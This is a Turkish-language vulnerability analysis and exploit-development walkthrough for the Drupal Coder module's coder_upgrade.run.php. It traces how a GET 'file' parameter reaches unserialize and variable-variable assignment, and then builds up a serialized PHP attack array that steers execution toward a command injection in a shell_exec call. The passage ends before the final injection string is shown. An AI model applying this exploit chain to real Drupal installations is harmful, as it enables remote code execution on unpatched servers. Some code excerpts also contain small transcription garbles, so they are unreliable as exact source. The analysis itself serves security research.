



Drupal Coder Zafiyet Analizi & Metasploit Modülü Geliştirilmesi

Mehmet Ince
<mehmet.ince@invictuseurope.com>

Giriş

Bildiğiniz gibi Drupal'in security ekibi zafiyet yönetimini son derece ciddiye almaktadır. Bu ekip, zafiyeti bulan kişi veya kişiler ile koordineli bir çalışma gerçekleştirip, çok kritik bir husus yok ise her haftanın çarşamba günü yama yayınlamakta. Benimde olaya dahil olduğum an, bu modül için yamanın yayınlandığı gün oldu.

Drupal Security ekibi, herhangi bir PoC kodu veya teknik detay paylaşımı gerçekleştirilmemektedir. Bu durumda, eğer zafiyet çok bariz bir şekilde sırtıtmıyor ise, 1day saldırıların önüne geçilmesi noktasında bir katma değere dönüşmektedir.

Bu zafiyet için PoC kodunun henüz oluşturulmuş olmaması, Core Security firmasındaki zafiyet araştırmacısı ekibin attığı tweetlerinde PoC için ciddi bir problem yaşadıklarını görmüş olmak benimde merakımı uyandırdı...

Ve serüven başlamış oldu.

Zafiyete İlk Bakış

Git commit'ine baktığımızda aşağıdaki bilgi bizi karşılamaktadır.

```
diff --git a/coder_upgrade/scripts/coder_upgrade.run.php b/coder_upgrade/scripts/coder_upgrade.run.php
index d78b6b7..b469ef2 100644
--- a/coder_upgrade/scripts/coder_upgrade.run.php
+++ b/coder_upgrade/scripts/coder_upgrade.run.php
@@ -51,6 +51,12 @@
 * Copyright 2009-11 by Jim Berry ("solotandem", http://drupal.org/user/240748)
 */
+if (!script_is_cli()) {
+ // Without proper web server configuration, this script can be invoked from a
+ // browser and is vulnerable to misuse.
+ return;
+}
+
// Save memory usage for printing later (when code is loaded).
$usage = array();
save_memory_usage('start', $usage);
@@ -210,3 +216,12 @@ function error_handler($code, $message, $file, $line) {
    throw new Exception($message, 0, $code, $file, $line);
}
+
+/**
+ * Returns boolean indicating whether script is being run from the command line.
+ *
+ * @see drupal_is_cli()
+ */
+function script_is_cli() {
+ return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' || (is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
+}
```

Görünen o ki, **modules/coder/coder_upgrade/scripts/coder_upgrade.run.php** adresine web üzerinden erişim engeli ile zafiyet yaması yayınlanmış. Zafiyetin oluştuğu noktayı anlamakta maalesef bize yardımcı olan bir bilgi değil.

coder_upgrade.run.php dosyasında ki kodları okumaya başlayalım.

```
// Read command line arguments.
$path = extract_arguments();
if (is_null($path)) {
    echo 'No path to parameter file';
    return 2;
}

// Load runtime parameters.
$parameters = unserialize(file_get_contents($path));

// Extract individual array items by key.
foreach ($parameters as $key => $variable) {
    $$key = $variable;
}
```

extract_arguments() fonksiyonu **\$path** isimli değişkeni oluşturmakta. Ardından bu path parametresi, bizim en sevdiğimiz iki fonksiyona, yani, **file_get_contents** ve **unserialize** fonksiyonlarına parametre olarak gönderilmekte.

unserialize işlemi sonunda, yani string olarak ifade edilen bir php array'i **\$parameters** isimli bir değişkeni oluşturduktan sonra bir for döngüsüne girmekte. Burada ki en önemli nokta, **\$\$key** yani değişken işaretçisinin kullanılmış olmasıdır. Bu sayede **coder_upgrade.run.php** içerisinde istediğimiz isimde değişkeni tanımlı yapabilir durumdayız. Şayet ki, **\$path** değişkeni kontrolümüz altında ise ?

Path değişkenini oluşturan **extract_arguments** fonksiyon tanımı aşağıdaki gibidir.

```

134 function extract_arguments() {
135     switch (php_sapi_name()) {
136         case 'apache':
137         case 'apache2handler': // This is the value when running curl
138             if (!isset($_GET['file'])) {
139                 echo 'file parameter is not set';
140                 return;
141             }
142             $filename = $_GET['file'];
143             $action = isset($_GET['action']) ? $_GET['action'] : '';
144             break;

```

138. satır der ki, eğer beni çağıran kişi apache2handler ise yani web üzerinden çağırılmış isem, aynı zamanda da GET parametresi olarak file tanımlı ise, \$filename değişkenini return et. (Bu return ekran görüntüsünde yoktur. 142. satırdaki değişken daha sonra fonksiyon return'ü ile geri gönderilmektedir.)

Sonuç ?

coder_upgrade.run.php dosyasına GET parametresi olarak file ile gönderilen veri, öncelikle **file_get_contents** fonksiyonuna gönderilmektedir. Buradan dönen sonuç ise **unserialize** yani object injection süreçlerinden yakından tanıdığımız ikinci bir fonksiyona gönderilmektedir.

PHP dünyasını az çok tanıyan herkesin bildiği üzere, **file_get_contents** fonksiyonu parametresi eğer saldırganın kontrolü altında ise; eski dostumuz RFI ve LFI, yeni dostumuz SSRF gibi zafiyetler oluşmaktadır. Bizim ilgilendiğimiz nokta ise olayı daha da ileriye götürmek ve Remote Code Execution yapabilmek. Peki ya nasıl ?

```

77 $parameters = unserialize(file_get_contents($path));
78
79 // Extract individual array items by key.
80 foreach ($parameters as $key => $variable) {
81     $$key = $variable;
82 }
83 save_memory_usage('load runtime parameters', $usage);
84
85 // Set global variables (whose names do not align with extracted parameters).
86 $_coder_upgrade_variables = $variables;
87 $_coder_upgrade_files_base = $paths['files_base'];
88 $_coder_upgrade_libraries_base = $paths['libraries_base'];
89 $_coder_upgrade_modules_base = $paths['modules_base'];
90
91 // Load core theme cache.
92 $_coder_upgrade_theme_registry = array();
93 if (is_file($theme_cache)) {
94     $_coder_upgrade_theme_registry = unserialize(file_get_contents($theme_cache));
95 }
96 save_memory_usage('load core theme cache', $usage);

```

77 - 82 satırlar daha önce tanıdığımız kodlar. Bizim içinse en önemli nokta 81. satır yani değişken işaretçisinin kullanıldığı yer. Bu sayede uygulamanın devamında ki **\$variables**, **\$path['files_base']** vb tüm değişkenleri saldırgan olarak tanımlayabilmekteyiz. Bu değişkenlerin değerlerinin değiştirebiliyor olmamız ise bize uygulamanın kod akışını kontrol edebilme imkanı sunmaktadır. Kontrol ettiğimiz akışı ise istediğimiz bir fonksiyona yönlendirme ihtimalimiz mevcuttur.

Tüm kaynak kod analizi temelli saldırıların 3 ana adımı mevcuttur.

- 1 - Zafiyet Tespiti
- 2 - Varılmak istenen kod bloğu
- 3 - İstlenen noktaya giden yolun bulunması

Bizim için birinci adım başarıyla tamamlanmış durumda. **coder_upgrade.run.php** dosyasında ki tüm değişkenleri kendimiz tanımlayabilmekteyiz. Peki varmak istediğimiz yer ?

```
➔ coder_upgrade find . -type f | xargs grep 'shell_exec(\|passthru(\|system('
./includes/main.inc: shell_exec("diff -up -r {$old_dir} {$new_dir} > {$patch_filename}");
```

Görünen o ki **includes/main.inc** dosyasında bir yerde `shell_exec` fonksiyonu parametreler ile çalıştırılmakta. Belki bu parametreleri değiştirebiliriz ? Ama öncelikle bu satırın geçtiği fonksiyonu, o fonksiyona erişmek içinse hangi kırımlara ne değerlerin verilmesi gerektiğini öğrenmeliyiz.

```
565 function coder_upgrade_make_patch_file($item, $_coder_upgrade_replace_files = FALSE) {
566     // Patch directory.
567     $patch_dir = coder_upgrade_directory_path('patch');
568
569     // Make a patch file.
570     coder_upgrade_log_print("\n*****");
571     coder_upgrade_log_print('Creating a patch file for the directory => ' . $item['old_dir']);
572     coder_upgrade_log_print("*****");
573     $patch_filename = $patch_dir . $item['name'] . '.patch';
574     // Swap directories if files are replaced.
575     $old_dir = $_coder_upgrade_replace_files ? $item['new_dir'] : $item['old_dir'];
576     $new_dir = $_coder_upgrade_replace_files ? $item['old_dir'] : $item['new_dir'];
577     coder_upgrade_log_print("Making patch file: diff -up -r {$old_dir} {$new_dir} > {$patch_filename}");
578     shell_exec("diff -up -r {$old_dir} {$new_dir} > {$patch_filename}");
579
580     // Remove the path strings from the patch file (for usability purposes).
581     $old1 = $old_dir . '/';
582     $new1 = $new_dir . '/';
583     $contents = file_get_contents($patch_filename);
584     file_put_contents($patch_filename, str_replace(array($old1, $new1), '', $contents));
585 }
```

578. satır `shell_exec` fonksiyonunun kullanıldığı an. 575 ve 576. satırlarda ise `shell_exec` tarafından kullanılan parametrelerin tanımları bulunmakta. Görünen o ki, eğer **\$item** isimli fonksiyon parametresini biz belirleyebilirsek, bir adet Command Injection zafiyetimiz oluşmakta. **\$item** isimli değişkeninde bir PHP array'i olduğunu not ederek yolculuğa devam ediyoruz. Bu fonksiyon yani **coder_upgrade_make_patch_file** nerede ? kim tarafından çağırılıyor ?

```

28 function coder_upgrade_start($upgrades, $extensions, $items, $recursive = TRUE) {
29     global $_coder_upgrade_log, $_coder_upgrade_debug, $_coder_upgrade_module_name, $_coder_upgrade_replace_files,
30     if (!is_array($upgrades) || empty($upgrades)) {
31         return FALSE;
32     }
33     if (!is_array($extensions) || empty($extensions)) {
34         return FALSE;
35     }
36     if (!is_array($items) || empty($items)) {
37         return FALSE;
38     }
39     $_coder_upgrade_log = TRUE;
40     if ($_coder_upgrade_log) {
41         coder_upgrade_path_clear('log');
42         if (!variable_get('coder_upgrade_use_separate_process', FALSE)) {
43             coder_upgrade_path_clear('memory');
44         }
45         coder_upgrade_memory_print('initial');
46     }
47     $_coder_upgrade_debug = variable_get('coder_upgrade_enable_debug_output', FALSE);
48     if ($_coder_upgrade_debug) {
49         coder_upgrade_path_clear('debug');
50     }
51     coder_upgrade_load_code($upgrades);
52     coder_upgrade_load_parser();
53     $_coder_upgrade_replace_files = variable_get('coder_upgrade_replace_files', FALSE);
54     $_coder_upgrade_class_files = array();
55     foreach ($items as $item) {
56         $_coder_upgrade_module_name = '';
57         if (!isset($_SERVER['HTTP_USER_AGENT']) || strpos($_SERVER['HTTP_USER_AGENT'], 'simpletest') === FALSE) {
58             coder_upgrade_convert_begin($item);
59         }
60         coder_upgrade_convert_dir($upgrades, $extensions, $item, $recursive);
61         $new_dir = $_coder_upgrade_replace_files ? $item['old_dir'] : $item['new_dir'];
62         coder_upgrade_convert_end($new_dir);
63         coder_upgrade_make_patch_file($item, $_coder_upgrade_replace_files);
64     }
65     return TRUE;
66 }

```

İki adet haber bizi bekliyor. İyi haber; direk 63. satıra bakınız. **\$item** parametresi ile birlikte hedeflediğimiz fonksiyon çağırılmış durumda.

Kötü haber ise; 63. satıra kadar bir çok kontrol, fonksiyon çağırısı yani alt programlara dallanma mevcut. Görevimiz artık daha zor, bu nedenle yaklaşımımızı değiştirmemiz gerekiyor.

1 - 30. ve 51. satırlar arasında tüm if'ler için eğer kontrol edebildiğimiz bir parametre ise if'e hiç girmemeyi sağlamalıyız. Eğer girmek durumunda isek, mümkün mertebe en az dallanmaya sebep olacak şekilde hareket etmeliyiz.

2 - 51,52, 60 ve 62. satırlarda ki tüm fonksiyonları tek tek kontrol edeceğiz. Hiçbir error olmadan bu fonksiyonlar true dönüş yapmak zorundayız. Aksi halde 63. satıra yani Command Injection yapacağımız **coder_upgrade_make_patch_file** fonksiyonuna ulaşamayız.

Tüm bu kuralları ve süreci uygulamadan önce bir başka sorunumuz daha var. **coder_upgrade_make_patch_file** fonksiyonuna erişmek istiyoruz ? evet! Peki bunu kim çağırıyor ? **coder_upgrade_start** fonksiyonu. Güzel...

Peki **coder_upgrade_start**'ı kim çağırıyor ? Zira bu fonksiyon çağırılmaz ise hiçbir şekilde **coder_upgrade_make_patch_file** adresine erişim sağlayamayacağız.

Yazının başına geri dönüyoruz. **coder_upgrade.run.php** dosyası yani bizim saldırımızı başlattığımız dosyada 119. satıra bakınız. Tamda istediğimiz fonksiyon burada çağırılmış durumda..!

```

99  $path = $_coder_upgrade_modules_base . '/coder/coder_upgrade';
100  $files = array(
101    'coder_upgrade.inc',
102    'includes/main.inc',
103    'includes/utility.inc',
104  );
105  foreach ($files as $file) {
106    require_once DRUPAL_ROOT . '/' . $path . "/"$file";
107  }
108
109  coder_upgrade_path_clear('memory');
110  print_memory_usage($usage);
111
112  // $trace_base = DRUPAL_ROOT . '/' . $_coder_upgrade_files_base . '/coder_upgrade/coder_upgrade_';
113  // $trace_file = $trace_base . '1.trace';
114  // xdebug_start_trace($trace_file);
115  coder_upgrade_memory_print('load coder_upgrade bootstrap code');
116  // xdebug_stop_trace();
117
118  // Apply conversion functions.
119  $success = coder_upgrade_start($upgrades, $extensions, $items);

```

Durum Özeti

Uzun soluluklu seyahatimize başlamadan önce bir yol haritamızın özetini yapalım.

1 - **coder_upgrade.run.php** bizim başlangıç noktamız. **file** parametresi üzerinden serialized edilmiş özel bir array gönderebiliyoruz. Bu array'in her indisi **coder_upgrade.run.php** içerisinde bir değişken olarak tanımlanabilmekte. (foreach döngüsünü hatırlayın.)

2 - 119. satırdaki **coder_upgrade_start()** bizim başlangıç fonksiyonumuz. Parametre olarak **\$upgrade**, **\$extensions** ve **\$items** değişkenlerini alıyor. Bu değişkenleri bir önceki adımda anlattığımız durum sayesinde biz tanımlayabilmekteyiz.

3 - **coder_upgrade_start()** fonksiyonunda ki 30. ve 51. satırlar arasında tüm if'ler için eğer kontrol edebildiğimiz bir parametre ise if'e hiç girmemeyi sağlamalıyız. Eğer girmek durumunda isek mümkün mertebe en az dallanmaya sebep olacak şekilde hareket etmeliyiz. Zira amacımız en kısa yoldan 63. satırdaki **coder_upgrade_make_patch_file()** fonksiyonuna erişmek.

4 - Gene **coder_upgrade_start()** fonksiyonunun tanımında ki 51,52, 60 ve 62. satırlarda ki tüm fonksiyonları tek tek kontrol edeceğiz. Hiçbir error olmadan bu fonksiyonlar true dönüş yapmak zorunda. Aksi halde 63. satıra yani Command Injection yapacağımız **coder_upgrade_make_patch_file** fonksiyonuna ulaşamayız.

BAŞLANGIÇ

Daha önce belirttiğim gibi **coder_upgrade.run.php** dosyasının 119. satırına hiçbir problem olmadan erişmemiz gerekmekte. 119. satıra gelmeden önce ilgimizi çeken bir kaç önemli değişken tanımı var.

```

85  // Set global variables (whose names do not align with extracted parameters).
86  $_coder_upgrade_variables = $variables;
87  $_coder_upgrade_files_base = $paths['files_base'];
88  $_coder_upgrade_libraries_base = $paths['libraries_base'];
89  $_coder_upgrade_modules_base = $paths['modules_base'];

```

Bu deęişkenleri tanımlamak zorundayız, çünkü daha sonra bir çok süreçte kullanılıyor olacak. Gördüğünüz üzere **\$path** array'inde **files_base**, **libraries_base** ve **modules_base** isimli array elemanlarına ihtiyacımız var. Saldırımızı en nihayetinde serialized edilmiş bir array üzerinden gerçekleştireceğiz. Bunun için öncelikle **paths** deęişkenini aşığıdaki şekilde saldırı kodumuzda tanımlamaktayız.

```

8   $a = array(
9     'paths' => array(
10      'modules_base' => '../..../..',
11      'files_base' => '../..',
12      'libraries_base' => '../..'
13    )
14  );
15  echo serialize($a);

```

Burada dikkat edilecek husus; **modules**, **files** ve **libraries** için doğru path'in tanımlanması. Bunun içinde ../.. dizin tanımlarını kullanabiliriz.

119. satıra gelmeden önce karşımıza bir dięer dallanma durumu çıkmakta.

```

93  if (is_file($theme_cache)) {
94    $_coder_upgrade_theme_registry = unserialize(file_get_contents($theme_cache));
95  }

```

Bu durumdan kurtulmak için **\$theme_cache** parametresini var olmayan bir dosya veya klasör ile tanımlayabiliriz. Böylece **is_file** fonksiyonu FALSE dönecek ve dallanma önlenmiş olacaktır.

Saldırı array'imizin son hali aşığıdaki duruma geldi. **theme_cache** ve **variables** isimli iki array elemanı daha ekledik. Bunlardan **theme_cache** var olmayan bir dosya ismi yazdık ki yukarıdaki dallanma gerçekleşsin.

```

8   $a = array(
9     'paths' => array(
10      'modules_base' => '../..../..',
11      'files_base' => '../..',
12      'libraries_base' => '../..'
13    ),
14    'theme_cache' => 'theme_cache_test',
15    'variables' => 'variables_test'
16  );
17  echo serialize($a);

```

Ve sonunda 119. satırdaki **coder_upgrade_start()** fonksiyonuna sorunsuz bir şekilde erişmiş buluyoruz. Unutmamalıyız ki, henüz başlangıç noktasına geldik. **coder_upgrade_start()** üzerinden **coder_upgrade_make_patch_file()** fonksiyonuna erişmeye çalışacağız.

1. adım - coder_upgrade_start() Fonksiyonu

Bu fonksiyon oldukça uzun bir tanıma sahip. Yazının daha önceki kısımlarında fonksiyon tanımı paylaşmıştı. Tekrar hatırlatmak ve adım adım analiz etmek için aşağıda tanımı tekrar veriyorum.

```

28 function coder_upgrade_start($upgrades, $extensions, $items, $recursive = TRUE) {
29     global $_coder_upgrade_log, $_coder_upgrade_debug, $_coder_upgrade_module_name, $_coder_upgrade_replace_files;
30     if (!is_array($upgrades) || empty($upgrades)) {
31         return FALSE;
32     }
33     if (!is_array($extensions) || empty($extensions)) {
34         return FALSE;
35     }
36     if (!is_array($items) || empty($items)) {
37         return FALSE;
38     }
39     $_coder_upgrade_log = TRUE;
40     if ($_coder_upgrade_log) {
41         coder_upgrade_path_clear('log');
42         if (!variable_get('coder_upgrade_use_separate_process', FALSE)) {
43             coder_upgrade_path_clear('memory');
44         }
45         coder_upgrade_memory_print('initial');
46     }
47     $_coder_upgrade_debug = variable_get('coder_upgrade_enable_debug_output', FALSE);
48     if ($_coder_upgrade_debug) {
49         coder_upgrade_path_clear('debug');
50     }
51     coder_upgrade_load_code($upgrades);
52     coder_upgrade_load_parser();
53     $_coder_upgrade_replace_files = variable_get('coder_upgrade_replace_files', FALSE);
54     $_coder_upgrade_class_files = array();
55     foreach ($items as $item) {
56         $_coder_upgrade_module_name = '';
57         if (!isset($_SERVER['HTTP_USER_AGENT']) || strpos($_SERVER['HTTP_USER_AGENT'], 'simpletest') === FALSE) {
58             coder_upgrade_convert_begin($item);
59         }
60         coder_upgrade_convert_dir($upgrades, $extensions, $item, $recursive);
61         $new_dir = $_coder_upgrade_replace_files ? $item['old_dir'] : $item['new_dir'];
62         coder_upgrade_convert_end($new_dir);
63         coder_upgrade_make_patch_file($item, $_coder_upgrade_replace_files);
64     }
65     return TRUE;
66 }

```

Amacımızda tekrar hatırlatmakta fayda var, 63. satırda ki **coder_upgrade_make_patch_file()** fonksiyonuna erişmeliyiz.

İlk dikkat çeken nokta 30-38. satırlar arasında ki if tanımları. `$upgrades`, `$extensions` ve `$items` değişkenleri array olmalı. Aynı zamanda da en az bir adet elemanı bulunmalı. Aksi halde **return False** sonucu oluşacak ve 63. satıra gelmeden execution sonlanacaktır. Bu üç değerinde fonksiyon parametresi olduğunu görmekteyiz. Yani bu tanımları **coder_upgrade.run.php** üzerinde yapmalıyız.

```

8  $a = array(
9      'paths' => array(
10         'modules_base' => '../..',
11         'files_base' => '../..',
12         'libraries_base' => '../..'
13     ),
14     'theme_cache' => 'theme_cache_test',
15     'variables' => 'variables_test',
16     'upgrades' => array(
17         '0' => ''
18     ),
19     'extensions' => array(
20         '0' => ''
21     ),
22     'items' => array(
23         '0' => ''
24     )
25 );
26 echo serialize($a);

```

Saldırı kodumuzunda ki array'i aşağıdaki şekilde güncelliyoruz.

Bu bizi hiçbir **return False** komutuna düşmeden doğrudan 39. satıra kadar getirmiş olacaktır.

39 - 50. satırlar arasında ki kodları ise maalesef kontrol edemiyoruz. Bunun nedeni hem **variable_get()** fonksiyonu çağrılaridir, hemde bazı değişkenler fonksiyon yerel değişkenleridir. Fonksiyon yerel değişkenlerini **global** ön tanımı olmadığı sürece kontrol edememekteyiz.

Bu durumda bizi doğrudan 51. satırda ki **coder_upgrade_load_code(\$upgrade)** fonksiyonu çağırısına getirmektedir. **\$upgrade** değişkenini kontrol edebildiğimiz için bu fonksiyonada özel olarak bakmalıyız. Herhangi bir sorun olmadan bu fonksiyon **return True** döndürmelidir. Aksi halde 63. satıra ilerleyemeyiz.

```

74 function coder_upgrade_load_code(&$upgrades) {
75     global $_coder_upgrade_upgrade_modules;
76     $_coder_upgrade_upgrade_modules = array();
77
78     foreach ($upgrades as $name => $upgrade) {
79         $_coder_upgrade_upgrade_modules[] = $upgrade['module'];
80         if (isset($upgrade['path']) && !empty($upgrade['path'])) {
81             // This is being run as a separate process outside of Drupal.
82             $path = DRUPAL_ROOT . '/' . $upgrade['path'];
83         }
84         else {
85             $path = DRUPAL_ROOT . '/' . drupal_get_path('module', $upgrade['module']);
86         }
87         if (isset($upgrade['files']) && !empty($upgrade['files'])) {
88             foreach ($upgrade['files'] as $file) {
89                 require_once $path . '/' . $file;
90             }
91         }
92         elseif (file_exists($path . '/' . $upgrade['module'] . '.upgrade')) {
93             // Default file name is module.upgrade in the module's root directory.
94             require_once $path . '/' . $upgrade['module'] . '.upgrade';
95         }
96     }
97     coder_upgrade_memory_print('load upgrade code');
98 }

```

Gene ilk bakışta dikkat çeken bir çok dallanma ve daha da önemlisi **require_once** çağrılarıdır. Yerel dizin üzerinden başka dosyalar çağırılabilenmektedir. Bu özellik sayesinde Local File Inclusion saldırıları gerçekleştirilme ihtimalimiz mevcut. Lakin amacımız doğrudan 63. satıra yani Command Injection yapacağımız fonksiyona erişmek olduğu için zaman kaybetmeden **coder_upgrade_load_code()** fonksiyonunun sonuç üretmesini sağlamalıyız. Unutmayın, \$upgrade parametresini biz kontrol etmekteyiz!

İlk karşımıza çıkan, 78. satırdaki **foreach** döngüsü oldu. Bu döngüyü bir kere dönüp fonksiyondan çıkmayı istemekteyiz. Ayrıca 80. satırdaki if ile yapılan dallanmaya dikkat edin. Değer 80. satırda ki if kontrolü false olursa 85. satırdaki **drupal_get_path()** çağrısı yapılacaktır. Bu çağrı ile uğraşmaktansa direk 82. satırdaki değişken tanımını yapmayı tercih etmeliyiz. Böylece çok daha az bir dallanma ile yolumuza devam edebiliriz.

İkinci bir alt dallanma ise 87. ve 92. satırlarda ki if, elseif tanımları. Eğer 87. satırdaki if true dönerse, bir başka **foreach** ve **require_once** çağrısı olacaktır ki bunu hiç istemiyoruz. Ayrıca 92. satırda ki elseif true dönerse gene **require_once** çağrısı olacaktır. Bu durumdan da kaçmak isteriz. Çünkü **require_once** çağrılarının sonunda .upgrade gibi postfix tanımları mevcut. Bunu \x00 yani Null Byte injection ile aşabiliriz. Lakin PHP Null Byte Injection sadece PHP4 - PHP5.3 versiyonları arasında çalışmaktadır. Generic bir exploit yazmamıza engel olabilir. Belki hedefimiz PHP7.0 kullanmakta ?

```

8  $a = array(
9      'paths' => array(
10         'modules_base' => '../..',
11         'files_base' => '../..',
12         'libraries_base' => '../..'
13     ),
14     'theme_cache' => 'theme_cache_test',
15     'variables' => 'variables_test',
16     'upgrades' => array(
17         '0' => array(
18             'path' => '..',
19             'module' => 'foo'
20         )
21     ),
22     'extensions' => array(
23         'php' => 'php'
24     ),
25 );
26 echo serialize($a);

```

Tüm bu çileye son verecek saldırı array tanımımız aşağıdaki şekilde olmalıdır. **upgrades** tanımına dikkatlice bakınız. path değişkeni tanımlı ve içi boş OLMADIĞI için 82. satıra giriş yapabilmekteyiz. Böylece bahsettiğim 85. satırdaki **drupal_get_path()** fonksiyonundan kurtulmuş oluyoruz.

Ayrıca **\$upgrade** değişkenimizde **\$files** parametresi olmadığı için 87. satırdaki dallanmadan da kurtuluyoruz. Bu bizi 92. satıra getirmektedir. Bu satırdaki if kontrolünün FALSE dönmesi içinde **module** değişkenine **foo** değerini atadık. Böylece **file_exist()** fonksiyonu FALSE dönecek ve 94. satırdaki **require_once** koduna hiç

uğramadan fonksiyondan başarılı bir şekilde kurtulmuş olacağız.

Evet. Başladığımız noktaya geri dönmeyi başardık. **coder_upgrade_start()** fonksiyonunun 51. satırındaki **coder_upgrade_load_code(\$upgrades);** çağrısından başarıyla çıkmış olduk. Yolumuza devam etmenin zamanı geldi. 63. satıra erişmeliyiz. Bunun için **coder_upgrade_start()** fonksiyonunun ilgili kod bloğunu tekrar aşağıda paylaşıyorum.

```

55  foreach ($items as $item) {
56      $coder_upgrade_module_name = '';
57      if (!isset($_SERVER['HTTP_USER_AGENT']) || strpos($_SERVER['HTTP_USER_AGENT'], 'simpletest') === FALSE) {
58          coder_upgrade_convert_begin($item);
59      }
60      coder_upgrade_convert_dir($upgrades, $extensions, $item, $recursive);
61      $new_dir = $coder_upgrade_replace_files ? $item['old_dir'] : $item['new_dir'];
62      coder_upgrade_convert_end($new_dir);
63      coder_upgrade_make_patch_file($item, $coder_upgrade_replace_files);
64  }

```

55. satırda bir başka foreach daha var. Buna girmek zorundayız. Aksi halde 63. satıra erişemeyiz. **coder_upgrade_make_patch_file()** bizim hedefimiz!

Foreach döngüsü, **\$items** isimli array'in her elemanını tek tek **\$item** değişkeninde tutmakta. 63. satırdaki fonksiyonumuz ise **\$item** değişkenini parametre olarak almakta..! Harika! Lakin başka problemlerimiz var. En az 3 adet farklı fonksiyonunun çağrısı oluşacak...

57. satırda ki if eğer doğru sonuç üretirse, **coder_upgrade_convert_begin()** fonksiyonu çağrılacaktır. Bunu engellemeliyiz. Başka bir dallanmayı istemiyoruz. Neyse ki if'i analiz ettiğimizde bu fonksiyona girmek için **HTTP_USER_AGENT** değişkenimiz ya tanımlı olmamalı, yada user agent değerimiz **simpletest** olmamalıdır. Yani demem o ki, normal bir HTTP GET talebimiz bu 58. satıra dallanmaya zaten izin vermemekte. Güzel bir haber bu, yolumuza devam edebiliriz.

60. satırdaki **coder_upgrade_convert_dir()** ve 62. satırdaki **coder_upgrade_convert_end()** çağrılarından kaçamıyoruz. Şimdiye kadar yaptığımız gibi, bir yolunu bulup bu fonksiyonların problemsiz bir şekilde sonuçlanmasını sağlamalıyız. Her iki fonksiyonun parametrelerinin en az 2 tanesini biz kontrol edebiliriz.

1.1 Alt Dallanma: coder_upgrade_convert_dir() Analizi

Karşımıza çok daha büyük bir fonksiyon çıkmış durumda. Bu biraz motivasyon kırıcı olsada ben sadece ilgileneceğimiz kısımları, üzerinde saatler harcadıktan sonra, tespit ettim. Sadece ilgili kısımlar sizlerle aşağıda paylaşıyorum

```

161 function coder_upgrade_convert_dir($upgrades, $extensions, $item, $recursive = TRUE) {
162     global $coder_upgrade_filename; // Not used by this module, but other modules may find it useful.
163     static $ignore = array('/*.*', '..', '.bzr', '.git', '.svn',*/ 'CVS');
164     global $coder_upgrade_module_name, $coder_upgrade_replace_files;
165
166     $dirname = $item['old_dir'];
167     $new_dirname = $item['new_dir'];
168
169     // Create an output directory we can write to.
170     if (!is_dir($new_dirname)) {
171         mkdir($new_dirname);
172         chmod($new_dirname, 0757);
173     }
174     else {
175         coder_upgrade_clean_directory($new_dirname);
176     }
177
178     if (!in_array($dirname, $ignore)) {
179         coder_upgrade_log_print("\n*****");
180         coder_upgrade_log_print('Converting the directory => ' . $dirname);
181         coder_upgrade_log_print("*****");
182     }
183
184     // Determine module name.
185     coder_upgrade_module_name($dirname, $item);
186     $coder_upgrade_module_name = $item['module'] ? $item['module'] : $coder_upgrade_module_name;
187
188     // Loop on files.
189     $filenames = scandir($dirname . '/');
190     foreach ($filenames as $filename) {

```

166. ve 167. satırda kontrol edebildiğimiz iki değişken üzerinden **\$dirname** ve **\$new_dirname** tanımları yapılmış durumda. 170. satırdaki dallanmada ise bir tercih yapacağız. Bu tercih yazının **Exploitation** kısmında karşımıza ciddi bir problem çıkartacak. Lakin o kısma daha sonra geliriz. Öncelikle sorunumuz şu: **\$new_dirname** eğer **is_dir()** kontrolünden false dönerse sunucuda bir dizin oluşturulacak (171 ve 172. satırlar) eğer var olan bir dizini belirtirsek ise 175. satırda başka bir fonksiyon daha çağırılacak. Açıkcası daha fazla fonksiyon ile uğraşmak istemiyoruz. Bu nedenle tercihimiz 171. ve 172. satırlara girmek olmalı.

```

8     $a = array(
9         'paths' => array(
10             'modules_base' => '../..',
11             'files_base' => '../..',
12             'libraries_base' => '../..'
13         ),
14         'theme_cache' => 'theme_cache_test',
15         'variables' => 'variables_test',
16         'upgrades' => array(
17             '0' => array(
18                 'path' => '..',
19                 'module' => 'foo'
20             )
21         ),
22         'extensions' => array(
23             'php' => 'php'
24         ),
25         'items' => array(
26             '0' => array(
27                 'old_dir' => '../..images',
28                 'new_dir' => "",
29                 'name' => 'test'
30             )
31         )
32     );
33     echo serialize($a);
34

```

189. satırda ise **\$dirname** değişkeninin işaret ettiği dizinde ki tüm dosyalar üzerinde, 190. satırdaki foreach çalışacak. Ekran görüntüsüne dahil etmediğim bu kısım uzunca bir başka kod bloğuna ihtiva etmekte. Bu kısımlara girmemek için **\$dirname** değişkenini Drupal Coder ile gelen resim dosyasına işaret edebiliriz. Bu sayede **scandir()** sadece resimlerin olduğu bir array dönecek. Böylece foreach'e girsek bile hiçbir .php, .module, .inc vb uzantıya sahip dosya olmadığı için foreach hiçbir iş yapmadan çıkacaktır :-)

Yeni saldırı array'imiz yandaki şekilde oluşmaktadır. **items** array'inin **old_dir** ve **new_dir** elemanlarına yukarıdaki paragrafta belirttiğimiz işi yapacak değerleri yazdık.

Bu fonksiyondan da alnımızın akı ile çıktıktan sonra, şimdi sıra ikinci fonksiyonumuzda.

1.2 Alt Dallanma: coder_upgrade_convert_end()

Artık şans yüzümüze gülmekte.

```

139 function coder_upgrade_convert_end($dirname) {
140     // $dirname = $item['old_dir'];
141     coder_upgrade_log_print("\n*****");
142     coder_upgrade_log_print('Post-processing the directory => ' . $dirname);
143     coder_upgrade_log_print("*****");
144     coder_upgrade_log_print("Calling hook_upgrade_end_alter");
145     drupal_alter('upgrade_end', $dirname);
146     coder_upgrade_log_print("Completed hook_upgrade_end_alter");
147 }

```

Gördüğünüz üzere çok az bir tanım var. Hiçbir şey ile uğraşmadan buradan direkt geçiyoruz.

Ve beklenen an! coder_upgrade_make_patch_file()

Onca çileden sonra nihayet son durağa varmış bulunmaktayız. 551. satıra gelmek üzereyiz. shell_exec fonksiyonuna baktığımızda 551. satırdaki **\$old_dir** ve **\$new_dir** isimli iki parametrenin herhangi bir önlem alınmadan doğrudan komut içerisinde kullanıldığını görmekteyiz. Zira bunu yazının en başında tespit ettik ve buraya varmaya çalıştık.

```

538 function coder_upgrade_make_patch_file($item, $_coder_upgrade_replace_files = FALSE) {
539     // Patch directory.
540     $patch_dir = coder_upgrade_directory_path('patch');
541
542     // Make a patch file.
543     coder_upgrade_log_print("\n*****");
544     coder_upgrade_log_print('Creating a patch file for the directory => ' . $item['old_dir']);
545     coder_upgrade_log_print("*****");
546     $patch_filename = $patch_dir . $item['name'] . '.patch';
547     // Swap directories if files are replaced.
